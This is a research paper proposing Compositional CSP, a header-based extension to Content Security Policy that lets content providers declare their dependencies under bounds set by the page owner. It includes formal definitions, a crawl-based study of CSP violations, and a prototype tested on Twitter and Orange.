Use of Nonces. Nonces are a convenient specification tool, but they also have severe drawbacks. First, the security of nonces is questionable: it is now recognized that the protection offered by their use can be sidestepped, most notably because nonces are still included in the DOM. This leaves room for attacks, for instance when script injection happens in the scope of a valid nonce[1] or when nonces are exfiltrated by means of *scriptless* attacks[2]; also other attacks have been found recently[3].

Moreover, the use of nonces makes the security review of a page deploying CSP much harder to carry out: one cannot just inspect the content security policy of the page to understand which security restrictions are put in place, but she must also check the code of the page to detect which scripts are bound to a valid nonce. (In fact, the use of nonces makes particularly troublesome to compare the permissiveness of two content security policies, which instead is a fundamental building block of the upcoming CSP Embedded Enforcement mechanism [17].) Finally, nonces are not easily assigned to dynamically generated script tags in legacy code: 'strict-dynamic' is just one way to circumvent this issue, but it comes with the limitations we previously discussed.

Discussion. Strict CSP provides significant improvements over CSP 1.0 and CSP Level 2 in terms of both security and ease of deployment, and there is pragmatic evidence about the effectiveness of 'strict-dynamic' at major websites [18]. Nevertheless, we discussed practical cases where 'strict-dynamic' is not expressive enough to fix CSP violations and web developers still need to account for these behaviors by means of extensive white-listing. This complicates policy specification and maintenance, because policy changes may be dictated by elements which are not under the direct control of the policy writers, such as script dependencies and HTTP redirects. We confirm the existence of these expressiveness issues of Strict CSP in the wild in Section 5.

CCSP complements Strict CSP with more flexible tools for policy specification, while supporting the principle of least privilege and removing security-relevant information from the page body, thus simplifying policy auditing and preventing subtle security bypasses. Moreover, its design is backward compatible to ensure a seamless integration with the existing CSP deployment.

[1] http://blog.innerht.ml/csp-2015/

[2] http://sirdarckcat.blogspot.com/2016/12/how-to-bypass-csp-nonces-with-dom-xss.html

[3] http://sebastian-lekies.de/csp/bypasses.php

3 Compositional CSP (CCSP)

3.1 Overview

In our view, web developers should be able to keep their content security policies as simple as possible by focusing only on the direct dependencies required by their web pages, largely ignoring other dependencies needed by the contents they include. In CCSP, direct dependencies are specified by means of *fine-grained white-lists* reminiscent of CSP 1.0 and CSP Level 2, since these dependencies are relatively easy to identify for web developers and it is feasible to come up with reasonably strict and secure white-lists for them. Indirect dependencies, instead, are dealt with by *dynamically composing* the policy of the protected web page with additional content security policies which define the dependencies of the included contents. These policies are written and served by the content providers, who are the only ones who can accurately know the dependencies of the contents they serve and keep them constantly updated. Ideally, only the least set of dependencies required to work correctly should be white-listed to respect the principle of least privilege and avoid weakening protection unnecessarily. To keep under control the power on policy specification delegated to external content providers, CCSP grants web developers the ability of putting additional restrictions on the policy relaxation mechanism.

Concretely, let us move back to our example. In our proposal, the web page w would send to the browser the following headers:

```
CSP-Compose
   script-src https://a.com/stats.js;

CSP-Intersect
   scope       https://a.com/stats.js;
   script-src  https://*;
   img-src     *;
   default-src 'none'
```

The CSP-Compose header contains the initial content security policy of the protected page: in this case, it specifies that only the script https://a.com/stats.js can

be included in the page. The `CSP-Intersect` header, instead, tracks that the script `https://a.com/stats.js` is entitled to relax the content security policy of *w* up to the specified upper bound, expressed again in terms of CSP. For instance, in this case the script can relax the content security policy of the protected page to white-list any HTTPS script and any image, but nothing more. Different scripts can be assigned different upper bounds on policy relaxation.

When delivering `stats.js`, the script provider can attach it the following header:

```
CSP-Union
   script-src https://b.com/dependency.js;
   img-src    https://c.com
```

The `CSP-Union` header includes what `stats.js` needs to operate correctly. In this case, the additional script dependency is white-listed very precisely, while there is much more liberality on images, since any image from `https://c.com` is white-listed by the policy.

A CCSP-compliant web browser would join together the original policy of the page and the policy supplied by the script provider before including `stats.js`, while enforcing the upper bounds on policy relaxation specified by the developers of the protected page. In this case, the policy supplied by the script provider is compliant with said upper bounds, hence the browser would update the content security policy of the page as follows:

```
script-src https://a.com/stats.js
           https://b.com/dependency.js;
img-src    https://c.com
```

This policy is reminiscent of the policy we would write using CSP 1.0 or CSP Level 2, but it is assembled dynamically by interacting with the content providers. This significantly simplifies the specification of the original policy for the page developers and makes it naturally robust to changes in the included contents, as long as the capabilities required by the updated contents still comply with the original upper bounds on policy relaxation specified by the page developers. This flexibility is crucial to appropriately deal with highly dynamic web contents, which can hardly be accommodated by static white-lists, and with complex chains of dependencies, which may be difficult to predict for page developers.

It is also worth noticing that, since the burden of policy specification is now split between page developers and content providers, CCSP makes it feasible in practice to white-list individual contents rather than entire domains, which makes the resulting policy stricter and more secure. In the end, the resulting policy can realistically be as strict and precise as a nonce-based policy, but all the security information is available in the HTTP headers, thus overcoming the typical limitations associated with the use of nonces. Finally, observe that the dynamically enforced policy is much tighter than the upper bound for policy relaxation specified by the protected web page. Though the page developers could deploy a standard CSP policy which is as liberal as the upper bound, that policy would be significantly more permissive than the enforced CCSP policy built at runtime.

3.2 Example Use Cases

We discussed how our proposal overcomes some important limitations of CSP, but we now observe that these improvements come with a cost on the content providers, which in our proposal become actively involved in the policy specification process. We believe that many major content providers would be happy to contribute to this process, because mismatches between the capabilities required by their contents and the content security policies of their customers may lead to functionality issues resulting in economic losses, like in the case of broken advertisement. To further exemplify the benefits of CCSP, however, we discuss now two concrete use cases.

As a first use case, we pick a provider of JavaScript APIs, for example Facebook. The lead developer of the Facebook APIs may stipulate that all the developers in her team are allowed to use external libraries in the scripts they write, but only if they are hosted on `https://connect.facebook.net`, because libraries which are put there are always updated, subject to a careful security scrutiny and delivered over a secure channel. The lead developer can thus ensure that the following header is attached to all the available JavaScript APIs:

```
CSP-Union
   script-src https://connect.facebook.net
```

This way, Facebook can make its customers aware of the fact that the API code only needs to access internal contents to operate correctly, which may increase its level of trust and simplify a security auditing. If a Facebook API contained a bug or was developed by an uncaring developer who did not respect the indications of the lead developer, a sufficiently strong content security policy on the pages using the API may still prevent the unintended inclusion of dangerous contents.

As a second use case, we consider an advertisement library. Web advertisement may involve delicate trust relationships: it is not uncommon for web trackers to collaborate and share information about their visitors[4]. For instance, an advertisement library developed by `a.com` may actually import an external advertisement library by `b.com`. Developers at `a.com` may want to mitigate the impact of vulnerabilities in the `b.com` library, since the

[4] `https://blog.simeonov.com/2013/04/17/anatomy-of-an-online-ad/`

end user of the advertisement library may be unaware of the inclusion of external contents and just blame the developers of a.com for any security issue introduced by the advertisement system. The a.com developers can thus attach the following headers to their library:

```
CSP-Union
   script-src https://b.com/adv.js;

CSP-Intersect
   scope        https://b.com/adv.js;
   img-src      *://b.com;
   default-src 'none'
```

This way, the developers at a.com declare their need of including a script by b.com, but they only grant it enough capabilities to relax the content security policy of the embedding page to white-list more images from its own domain (using any protocol) and nothing more. This significantly reduces the impact of bugs in the script by b.com, as long as the page using the advertisement library deploys a reasonably strong content security policy in the first place.

3.3 Specification

Preliminaries. We start by reviewing some terminology from the original CSP specification. A content security policy is a list of *directives*, defining content restrictions on *protected resources* (web pages or iframes) by means of a white-listing mechanism. White-lists are defined by binding different content types (images, scripts, etc.) to lists of *source expressions*, noted as $\vec{se}$, which are a sort of regular expressions used to succinctly express sets of URLs. The inclusion of a content of type t from a protected resource r is only allowed if the URL u of the content *matches* any of the source expressions bound to the type t in the content security policy of r. We abstract from the details of the matching algorithm of CSP and we just write $matches(u, \vec{se})$ if u matches any of the source expressions in the list $\vec{se}$.

We let P stand for the set of the content security policies and we let p range over it. We let $\sqsubseteq$ stand for the binary relation between content security policies such that $p_1 \sqsubseteq p_2$ if and only if all the content inclusions allowed by p_1 are also allowed by p_2. It can be proved that $(P, \sqsubseteq)$ is a *bounded lattice* and there exist algorithmic ways to compute the *join* $\sqcup$ and the *meet* $\sqcap$ of any two content security policies. The join $\sqcup$ allows a content inclusion if and only if it is allowed by at least one of the two policies (union of the rights), while the meet $\sqcap$ allows a content inclusion if and only if it is allowed by both policies (intersection of the rights). We let $\top$ and $\bot$ stand for the top and the bottom elements of the lattice respectively. In the following, we do not discuss how the join and the meet of two policies are actually computed, but we provide an abstract specification of CCSP which uses these operations as a black box. The formal metatheory is presented in Appendix A for the sake of completeness.

Security Headers. The CCSP specification is based on three new security headers:

1. CSP-Compose: only used by the web developers of the protected resource. It includes a content security policy specifying the initial content restrictions to be applied to the protected resource;
2. CSP-Union: only used by the content providers. It includes a content security policy which should be joined with the content security policy of the protected resource to accommodate the intended functionality of the supplied contents;
3. CSP-Intersect: (optionally) used by both the web developers of the protected resource and the content providers. It includes a list of bindings between a source expression list (a *scope*) and a content security policy, expressing that contents retrieved from a URL matching a given scope are entitled to relax the policy of the protected resource only up to the specified upper bound.

The next paragraph makes these intuitions more precise.

Enforcement Model. Conceptually, each protected resource needs to keep track of two elements: the enforced content security policy p and the upper bounds on policy relaxation $R = \{(\vec{se}_1, p_1), \ldots, (\vec{se}_n, p_n)\}$ collected via the CSP-Intersect headers. We call R a *relaxation policy* and we refer to the pair (p, R) as the *protection state* of the protected resource.

In the protection state (p, R), a content inclusion is allowed if and only if it is allowed by the content security policy p, whose weakening is subject to the relaxation policy R. Initially, the protection state is set so that p is the policy delivered with the CSP-Compose header of the protected resource and $R = \{(\vec{se}_1, p_1), \ldots, (\vec{se}_n, p_n)\}$ is the CSP-Intersect header originally attached to it. The protection state can be dynamically updated when the protected resource includes contents with a CSP-Union header. To formalise the update of the protection state, it is convenient to introduce a few auxiliary definitions. First, we define the set of the upper bounds for policy relaxation given to the URL u by the relaxation policy R.

Definition 1 (Specified Upper Bounds)**.** Given a URL u and a relaxation policy R, we define the *specified upper bounds* for u under R as:

$$bnds(u, R) = \{p \mid \exists \vec{se} : (\vec{se}, p) \in R \wedge matches(u, \vec{se})\}.$$

Using this auxiliary definition, we can define the upper bound for policy relaxation as follows:

Definition 2 (Upper Bound)**.** Given a URL u and a relaxation policy R, we define the *upper bound* for u under R as:

$$ub(u,R) = \begin{cases} p_1 \sqcup \ldots \sqcup p_n & \text{if } bnds(u,R) = \{p_1,\ldots,p_n\} \\ & \quad \text{with } n > 0 \\ \bot & \text{if } bnds(u,R) = \emptyset \end{cases}$$

Though simple, this definition is subtle. If no upper bound for a given URL u is defined in a relaxation policy R, then $ub(u,R) = \bot$ and no policy relaxation is possible when processing a response from u. However, if multiple upper bounds are specified for u, then their *join* is returned. This means that, if multiple content providers specify different, possibly conflicting upper bounds on policy relaxation, then all of them will be honored, which is the most liberal behaviour. This design choice is crucial to ensure the functionality of the protected resource, as we extensively discuss in Section 4.

We are now ready to explain how the protection state of a resource gets updated. Let (p,R) be the current protection state and assume that a content is loaded from the URL u. Assume also that the corresponding HTTP response attaches the following headers: a `CSP-Union` header including the content security policy p' and a `CSP-Intersect` header defining the relaxation policy R'. Then, the protection state (p,R) is updated to:

$$\begin{aligned} &(p \sqcup (p' \sqcap ub(u,R)), \\ &\quad R \cup \{(\vec{se}_i, p_i \sqcap ub(u,R)) \mid (\vec{se}_i, p_i) \in R'\}). \end{aligned} \tag{1}$$

In words, the protection state of the protected resource is updated as follows:

1. the content security policy p is relaxed to allow all the content inclusions allowed by p' which are compatible with the restrictions $ub(u,R)$ enforced on u by the relaxation policy R. This means that all the content inclusions allowed by p' are also allowed to the protected resource, unless the relaxation policy R specifies a tighter upper bound for u;

2. the relaxation policy R is extended to allow all the behaviours allowed by R' which are compatible with the restrictions $ub(u,R)$ enforced on u by the relaxation policy R. This prevents trivial bypasses of the relaxation policy R, where u specifies a more liberal upper bound than $ub(u,R)$ for other contents recursively loaded by itself.

Observe that CCSP gives web developers the possibility of granting different capabilities on policy relaxation to different content providers, but content security policies are still enforced per-resource (web page or iframe), rather than per-content. Though certainly useful in principle, enforcing different content security policies on different contents is not possible without deep browser changes, whose practical feasibility and backward compatibility are unclear.

3.4 Example

To exemplify the enforcement model of CCSP, we show our proposal at work on the advertisement library example of Section 2. Recall the example focuses on a library developed by `a.com` and importing an external library from `b.com`. Since the users of the `a.com` library are not necessarily aware of the inclusion of contents from `b.com`, the developers at `a.com` are careful in limiting the capabilities granted to the imported library. In particular, they deploy the following CCSP policy declaring the need of importing a script from `b.com`, which in turn should only be allowed to load images from the same domain, using any protocol:

```
CSP-Union
   script-src https://b.com/adv.js;

CSP-Intersect
   scope       https://b.com/adv.js;
   img-src     *://b.com;
   default-src 'none'
```

A user of the `a.com` library may not know exactly what the library needs to work correctly. However, since she trusts the provider of the library, she may deploy the following CCSP policy on her homepage:

```
CSP-Compose
   script-src https://a.com/lib.js;

CSP-Intersect
   scope       https://a.com/lib.js;
   script-src  https://*;
   img-src     https://*;
   default-src 'none'
```

Hence, in the initial protection state, the page is only allowed to load the `a.com` library, but the library is also granted the capability of relaxing the content security policy of the page to include more scripts and images over HTTPS. After loading the `a.com` library and processing its CCSP headers, the content security policy of the protected page is updated as follows:

```
script-src https://a.com/lib.js
           https://b.com/adv.js;
```

This allows the inclusion of the external script from `b.com`. What is more interesting, however, is how the

relaxation policy of the homepage is updated after processing the response from `a.com`. Specifically, the relaxation policy will include a new entry for `b.com` of the following format:

```
scope       https://b.com/adv.js;
img-src     https://b.com;
default-src 'none'
```

This entry models the combined requirement that the imported script from `b.com` can only relax the content security policy of the protected page to load images from its own domain (as desired by `a.com`), but only using the HTTPS protocol (as desired by the protected resource and originally enforced on the importer at `a.com`).

Assume now that the script from `b.com` sends the following CCSP header:

```
CSP-Union
   img-src *
```

When processing the response from `b.com`, the page will further relax its content security policy as follows:

```
script-src https://a.com/lib.js
           https://b.com/adv.js;
img-src    https://b.com
```

Hence, even though `b.com` asked for the ability of loading arbitrary images from the web, the restrictions put in place by `a.com` actually ensured that the content security policy of the protected page was only relaxed to load images from `b.com`. At the same time, the protected page successfully enforced that these images are only loaded over HTTPS.

4 Design Evaluation

4.1 Security Analysis

Threat Model. CCSP is designed to assist *honest* content providers in making their end users aware of the capabilities needed by the contents they make available and simplify their robust integration with the content security policy of the embedding resource. As such, CCSP aims at mitigating the impact of *accidental* security vulnerabilities, whose threats can be prevented by the mismatch between the unintended harmful behaviours and the expected capabilities requested in the CCSP headers. If we assume that both the initial content security policy of the protected resource and the following relaxations (by honest content providers) comply with the principle of the least privilege, imported contents can only recursively load additional contents served from sources which were white-listed to implement a necessary functionality: this greatly reduces the room for dangerous behaviours.

However, CCSP is *not* designed to protect against malicious content providers. If a protected resource imports malicious contents, the current CSP standard offers little to no protection against data exfiltration and serious integrity threats [13]. Since CCSP ultimately relies on CSP to implement protection, the same limitations apply to it, though attackers who are not aware of the deployment of (C)CSP on the protected resource may see their attacks thwarted by the security policy.

Policy Upper Bounds. In CCSP, the initial protection state (p,R) is entirely controlled by the developers of the protected resource. If $R = \emptyset$, no policy relaxation is possible and the security guarantees offered to the protected resource are simply those provided by the initial content security policy p. Observe that no policy relaxation is allowed even if a content provider at u sends its own relaxation policy $R' \neq \emptyset$, since all the relaxation bounds in R' will be set to $ub(u,R) = \bot$ when updating the protection state, thanks to the use of the meet operator in Equation 1. Otherwise, let $R = \{(\vec{se}_1, p_1), \ldots, (\vec{se}_n, p_n)\}$ with $n > 0$ be the initial relaxation policy. In this case, the most liberal content security policy eventually enforced on the protected resource can be $p \sqcup p_1 \sqcup \ldots \sqcup p_n$, again because the initial upper bounds on policy relaxation can never be weakened when the protection state is updated, due to the use of the meet operator in Equation 1. Remarkably, this bound implies that the developers of the protected resource still have control over the most liberal content security policy enforced on it and may reliably use CCSP to rule out undesired behaviours, e.g., loading images over HTTP, just by writing an appropriate initial policy and upper bounds on policy relaxation.

Notice that the upper bounds defined by the initial relaxation policy may be way more permissive than the actual policy enforced on the protected resource, since the policy relaxation process happens dynamically and depends on the responses of the different content providers. In particular, if all the content providers are honest and prudent, they should comply with the principle of the least privilege, hence the enforced policy will realistically be much tighter than the original upper bounds.

4.2 Compatibility Analysis

Legacy Browsers. Legacy browsers lacking support for CCSP will not recognise the new security headers defined by our proposal, hence these headers will just be ignored by them. If we stipulate that CCSP-compliant browsers should only enforce standard content security policies in absence of CCSP policies, which is a reasonable requirement being CCSP an extension of CSP, developers of protected resources can provide support for legacy browsers just by sending both a CCSP policy

(enforced by CCSP-compliant browsers) and a standard content security policy (enforced by legacy browsers).

Clearly, the latter policy would need to white-list all the legitimate content inclusions, though, as we said, these are often hard to predict correctly. Luckily, there is a simple way to build a working content security policy from a CCSP policy, which is including all the upper bounds specified by the relaxation policy directly in the content security policy. This can be done automatically by a server-side proxy and it will produce a policy which is typically more liberal than necessary, yet permissive enough to make the protected resource work correctly (and not necessarily weaker than the policy the average web developer would realistically write using CSP).

Legacy Content Providers. Legacy content providers will not attach any `CSP-Union` header to the contents they serve, although developers of resources protected by CCSP may expect them to supply this information to relax their policies. There are two alternative ways to deal with the absence of a `CSP-Union` header, both of which are plausible and worth discussing:

1. perform no policy relaxation: this conservative behaviour can break the functionality of protected resources, but it ensures that, whenever policy relaxation happens, both the developers of the protected resource and the content providers agreed on the need of performing such a sensitive operation;

2. relax the policy to the upper bound specified for the content provider: this alternative choice privileges a correct rendering of contents served by legacy content providers, at the cost of enforcing a policy which may be more permissive than necessary. Notice, however, that this still takes into account the (worst case) expectations of the developers of the protected resource.

Though both choices are sensible, we slightly prefer the first option as the default in CCSP, most notably because it is consistent with a similar design choice taken in the latest draft of CSP Embedded Enforcement [17], where the lack of an expected header on an embedded content triggers a security violation on the embedding resource. We do not exclude, however, that it could be useful to extend CCSP to give developers a way to express which of these two choices should be privileged.

Compatibility Issues from Security Enforcement. In CCSP, the content security policy of the protected resource can never be restricted by an interaction with a content provider, but it can only be made more liberal, hence it can never happen that a content provider forbids a content inclusion which is needed and allowed by the protected resource. It is also important to remark that different content providers can specify different, possibly conflicting upper bounds for policy relaxation with the same scope, but conflicts cannot lead to compatibility issues in practice, because all bounds are joined together (see Definition 2) and taken into account upon policy relaxation. This choice privileges the correct rendering of contents over security, but the opposite choice of taking the meet of the upper bounds would make the integration of contents from different providers too difficult to be practical, because these providers are not necessarily aware of the presence of each other in the same protected resource and may disagree on the relaxation needs. Moreover, taking the meet of the upper bounds would open the room to "denial of service" scenarios, where two competitor content providers could maliciously put unduly restrictions on each other.

If the content security policy of the protected resource is not liberal enough to let a content be rendered correctly, there are only two possibilities:

1. the original content security policy of the protected resource was not permissive enough in the first place and was never appropriately relaxed;

2. the content was loaded by a provider enforcing overly tight restrictions on policy relaxation for contents recursively loaded by another provider.

The first possibility may already occur in CSP and it is inherent to the nature of any whitelist-based protection mechanism. The second possibility, instead, is specific to CCSP, but it is not really a compatibility issue, because providers are not forced to put restrictions on policy relaxation and they are assumed to behave rationally, i.e., they do not deliberately put restrictions to break contents which are recursively loaded from other providers as part of their intended functionality.

4.3 Deployment Considerations

Deployment on Websites. Two actors must comply with CCSP to benefit of its protection: developers of protected resources and content providers. Assuming a reasonably large deployment of CCSP by content providers, developers who are willing to deploy a standard content security policy on their websites would have a much simpler life if they decided to run CCSP instead, because the policies written in the `CSP-Compose` headers are a subset of the policies which would need to be written using the standard CSP; moreover, the direct dependencies of the protected resource are much simpler to identify than the indirect ones. Writing accurate `CSP-Intersect` headers for controlled policy relaxation might be more complex for the average web developer, but quite liberal policies

would be easy to write and still appropriate for content providers with a high level of trust.

Content providers, instead, would need to detect the (direct) dependencies of the contents they serve and write appropriate `CSP-Union` headers. We think this a much simpler task for them rather than for the end users of their contents, because they have a better understanding of their implementation. We also believe that pushing part of the policy specification effort on the content providers is beneficial to a wide deployment of CCSP, because in practice few selected providers supply a lot of contents to the large majority of the websites. Configuring correctly the `CSP-Union` headers of these providers would thus provide benefits to a significant fraction of the web, which is a much more sensible practice than hoping that most web developers are able to identify correctly the dependencies of the contents they include. We substantiate these claims with the experiments in Section 5.

Deployment in Browsers. CCSP does not advocate any major change to the CSP specification and uses it as a black box, because the content restrictions applied to a CCSP-protected page follow exactly the semantics of a standard content security policy. The only difference with respect to CSP is that the protection state of the protected resource is not static, but can change dynamically, so that different content security policies are applied on the same protected resource at different points in time. This means that CCSP should be rather easy to deploy on existing browsers, because the implementation of CSP available therein could be directly reused.

Incremental Deployment. Given that CCSP is an extension of CSP, it naturally supports the coexistence of CCSP-compliant and legacy content providers in the same policy. Developers of protected resources can write `CSP-Intersect` headers for CCSP-compliant providers and trust that they provide appropriate `CSP-Union` headers for their contents; at the same time, however, developers can also include the dependencies of legacy content providers directly in the `CSP-Compose` header. This allows an incremental deployment of CCSP on the web, which is particularly important because not all content providers may be willing to deploy CCSP.

4.4 Criticisms to CCSP

CCSP is more expressive than Strict CSP, because it extends the possibility of relaxing the white-listed content inclusions beyond what is allowed by the use of `'strict-dynamic'`. In this section, we argued for the security, the backward compatibility and the ease of deployment of CCSP. Still, there are a few potential criticisms to CCSP that we would like to discuss.

Practical Adoption. A first criticism to CCSP is fundamental to its design: achieving the benefits of CCSP requires adoption by third-party content providers. One may argue that it is difficult enough to get first parties to adopt CSP, let alone convince third parties to write CCSP policies. Two observations are in order here.

First, as anticipated, content providers typically have an economic interest on the correct integration between the contents they supply and the CSP policies of the embedding pages, such as in the case of advertisements, hence content providers often do not need further convincing arguments to deploy CCSP. Moreover, one may argue that the challenges faced by the first-party adoption of CSP may actually depend on the lack of third-party support for policy deployment, which proved to be difficult for web developers [9, 20, 1, 18]. If content providers could provide the correct policies for the content they supply, then also the first parties might be more willing to adopt CCSP, because they will encounter significantly less challenges upon deployment. Major content providers supporting CSP, such as Google, could play an important role in pushing the adoption of CCSP.

Increased Complexity. We acknowledge that CCSP is more complex than CSP and its enforcement model is subtle, because it aims at reconciling security, flexibility and backward compatibility. Complexity may be a concern for the practical adoption of CCSP, though one may argue that the simplicity of CSP bears limits of expressiveness which may actually complicate its deployment when `'strict-dynamic'` is not enough, e.g., in the presence of complex script dependencies or HTTP redirects.

That said, we designed CCSP as an extension of CSP exactly to ensure that web developers who do not need the additional expressive power of CCSP can ignore its increased complexity. On the contrary, web developers who need more flexibility in policy writing can find in CCSP useful tools to accommodate their needs.

Complex Debugging. A peculiarity of CCSP is that the enforced security policy changes dynamically, which can make policy debugging more complex than for CSP. This is a legitimate concern: even if content providers write appropriate `CSP-Union` headers for their resources, policy violations may arise due to some additional restrictions enforced by the `CSP-Intersect` headers sent by the protected resource.

We propose to make these conflicts apparent by extending the monitoring facilities of CCSP so that all the policy relaxations performed by a protected resource are reported to web developers. However, we acknowledge that designing a robust reporting system for CCSP is a

complex and delicate problem, which we plan to investigate further as future work.

5 Impact of CCSP

To evaluate the benefits offered by CCSP, we built and extensively analyzed a dataset of CSP violations collected in the wild, finding a number of cases which are difficult to accommodate in CSP (and, indeed, were not correctly supported by policy writers). Our investigation confirms the need for a more expressive mechanism like CCSP. We then quantitatively assess that only few content providers need to deploy CCSP to fix most of the policy violations on the websites we visited, which substantiates the practical importance of our proposal.

5.1 Methodology

We developed a simple Chromium extension which intercepts the CSP headers of incoming HTTP(S) responses and changes them to report the detected CSP violations to a web server run by us (we do this by leveraging the `report-uri` directive available in CSP). We then used Selenium to guide Chromium into accessing the homepages of the 1,352 websites from the Alexa Top 100k running CSP[5]. This way, we were able to collect a dataset of CSP violations from existing websites. Notice that this is only a subset of all the CSP violations which may be triggered on these websites, since our crawler does not exercise any website functionality besides page loading.

We then performed a breakdown of the collected CSP violations. In particular, we focused on two categories of violations which are difficult to fix robustly in CSP, but are simple to address with CCSP: (*i*) violations triggered by the recursive inclusion of contents by any of the scripts loaded on the website, and (*ii*) violations triggered by HTTP redirects towards URLs which are not white-listed in the content security policy of the website. Both these scenarios are common, but challenging for CSP, since they involve elements which are not under the direct control of the developers of the websites.

To detect the violations in the first category, we relied on the structure of the collected violation reports, which includes both the URI of the website (named `document-uri`) and the URI of the element triggering the violation (named `source-file`); if there is a mismatch between the two, we put the violation into the first category. As to the second category of violations, we kept track of the detected HTTP redirects using our extension, storing the content of their `Location` header, and we performed a cross-check between this information and the dataset of violations: if there is a violation due to the inclusion of a content located at a URL found in a `Location` header, we put the violation in the second category. Violations can belong to both categories.

[5] We only focus on websites running CSP in enforcement mode. There are way more websites running CSP in report-only mode, but we excluded them from our analysis, because their policies are not necessarily accurate and intended to be eventually enforced [1].

5.2 Results

Overall, we found 959 CSP violations in 154 websites. We assigned 231 violations from 51 websites to the first category and 199 violations from 73 websites to the second category; we found only 7 violations belonging to both categories.

Table 1 provides the breakdown of the 231 violations due to script dependencies with respect to the violated CSP directive. One can readily observe that scripts often need to recursively include other scripts as expected, but they also typically load a bunch of other contents of different nature, most notably fonts, frames and images. The use of `'strict-dynamic'` can fix the 96 violations related to the `script-src` directive, which however represent only the 41.6% of the total number of violations in this category. To properly fix the other 135 cases in CSP, one would need to identify the missing dependencies of the included scripts and adapt the content security policy of the website accordingly, but this is not always easy for web developers, as testified by the fact that these violations occurred on popular websites.

Violated Directive	*Violations*	*Sites*
`script-src`	96	30
`font-src`	72	3
`frame-src`	32	25
`img-src`	17	5
`connect-src`	12	6
`style-src`	2	2

Table 1: Violations triggered by script dependencies

Table 2 reports the top 10 script providers by number of violations produced by the scripts they serve, as well as the number of websites where these violations are triggered. An interesting observation here is that, by writing appropriate CCSP headers for these 10 providers, one could fix 88 violations, which amount to the 38.1% of all the violations due to script dependencies we observed in the wild. Remarkably, this would fix violations in 37 websites, which amount to the 72.5% of all the websites which presented a violation in the first category. This suggests that the use of CCSP by the top script providers could provide a benefit to the majority of the websites.

As to the 199 violations due to HTTP redirects, we noticed that they were caused by redirectors from 46 different domains. Table 3 shows the top 10 redirectors by

Script Provider	*Violations*	*Sites*
www.googletagmanager.com	26	9
apis.google.com	13	13
pagead2.googlesyndication.com	11	2
api.dmp.jimdo-server.com	8	4
assets.jimstatic.com	7	4
vogorana.ru	7	2
www.googleadservices.com	7	6
www.googletagservices.com	4	2
s.adroll.com	3	3
js-agent.newrelic.com	2	2

Table 2: Top script providers by number of violations

number of violations, as well as the number of websites where these violations are triggered. It is worth noticing that, by writing appropriate CCSP headers for these 10 redirectors, one could already prevent 136 violations, which amount to the 68.3% of all the violations due to redirects. This would fix violations in 61 websites, which amount to the 83.6% of all the websites which presented a violation in the second category. This confirms again that a limited deployment of CCSP at major services could have a significant impact on the entire Web.

Redirector	*Violations*	*Sites*
www.google.com	47	38
www.ingbank.pl	20	2
www.google-analytics.com	14	13
d.adroll.com	12	3
ads.stickyadstv.com	9	1
mc.yandex.ru	9	1
www.clearslide.com	8	2
cnfm.ad.dotandad.com	6	1
stats.g.doubleclick.net	6	6
ssl.google-analytics.com	5	5

Table 3: Top redirectors by number of violations

6 Implementation and Testing

6.1 Prototype Implementation

We developed a proof-of-concept implementation of CCSP as a Chromium extension. The extension essentially works as a proxy based on the webRequest API[6]. It inspects all the incoming HTTP(S) responses looking for CCSP headers: if they are present, the extension parses them following the syntax described in the present paper and then strips away standard CSP headers (if any) to avoid conflicts. The extension internally keeps track of the protection state of all the open pages, closely following the CCSP enforcement model described in Section 3.3. Outgoing requests are then inspected to check whether they are allowed by the content security policy enforced in the current protection state of the page sending them: if this is not the case, the request is blocked.

Our prototype does not support any source expression which does not deal with outgoing requests, like `'unsafe-inline'`, since they are not trivial to handle via a browser extension (assuming it is even possible). The goal of the prototype is just providing a way to get hands-on experience with CCSP on existing websites and testify that it is possible to write accurate CCSP policies for them. On the long run, we would like to implement a more mature prototype of CCSP directly in Chromium: this should be relatively easy to do, because CCSP can use the existing CSP implementation as a black box.

[6] `https://developer.chrome.com/extensions/webRequest`

6.2 Testing in the Wild

In our experiments, we fixed CSP violations found on two popular websites by using CCSP. We started by stipulating that their `CSP-Compose` headers should contain exactly the original content security policy and we then wrote appropriate `CSP-Union` and `CSP-Intersect` headers to fix the observed CSP violations. We finally injected these CCSP headers in the appropriate HTTP(S) responses via a local proxy.

Twitter. On Jan 13th 2017 we found that the content security policy of `twitter.com` was broken by the inclusion of a script from `https://cdn5.userzoom.com`, loaded by a script from `https://abs.twimg.com`.

Since `twimg.com` is controlled by Twitter, we decided to assume a high level of trust for all its sub-domains and we wrote the following `CSP-Intersect` header for the homepage of `twitter.com`:

```
CSP-Intersect:
   scope       *.twimg.com;
   script-src  https://*;
   default-src 'none';
```

This gives contents hosted on `twimg.com` the ability of relaxing the content security policy of Twitter to load arbitrary scripts over HTTPS. This is a very liberal behaviour, but it may be a realistic possibility if the team working at `abs.twimg.com` develops products independently from their final users at Twitter.

We then injected the following `CSP-Union` header in the script provided by `abs.twimg.com`:

```
CSP-Union:
   script-src https://cdn5.userzoom.com;
```

In this specific case, we cannot white-list the exact script, `QzI2OVQxNDQg.js`, as its name is taken from the DOM and cannot be known by the server. However, the domain `https://cdn5.userzoom.com` is hard-coded in the script at `abs.twimg.com`, so we can reliably use that information for white-listing.

These two CCSP headers fixed the policy violation we found and allowed the script from `abs.twimg.com` to change its imported scripts without any intervention from the Twitter developers, as long as it correctly updates its `CSP-Union` header.

Orange. On Jan 23rd 2017 we detected three CSP violations at `www.orange.sk`, a national website of the popular telecommunication provider Orange.

The first violation was due to a script imported from `static.hotjar.com`, which was trying to create an iframe including contents from `vars.hotjar.com`. We fixed it by writing the following `CSP-Intersect` header for the homepage of `www.orange.sk`:

```
CSP-Intersect:
   scope       static.hotjar.com;
   frame-src   *.hotjar.com;
   default-src 'none';
```

We then attached the following `CSP-Union` header to the script from `vars.hotjar.com`:

```
CSP-Union:
   frame-src https://vars.hotjar.com/rcj-b2
      c1bce0a548059f409c021a46ea2224.html
```

Notice that this time we were able to white-list exactly the required contents, since the whole URL is readily available in the script code.

The other two violations were triggered by two images imported from `www.google.com` for tracking purposes, which were redirected to a national Google website not included in the content security policy. The web developers at `www.orange.sk` probably noticed these violations and tried to fix them by adding `www.google.sk` to the `img-src` directive, but since we were visiting the website from Italy, we got redirected to `www.google.it` and this domain was not included in the content security policy of `www.orange.sk`.

We then fixed these issues by adding the following information to the headers sent by `www.orange.sk`:

```
CSP-Intersect:
   scope       www.google.com;
   img-src     *;
   default-src 'none';
```

and by including the following headers to the redirect sent from `www.google.com`:

```
CSP-Union:
   img-src www.google.it
```

Notice that the correct top-level domain is known to the server, because it is also issuing the redirect request.

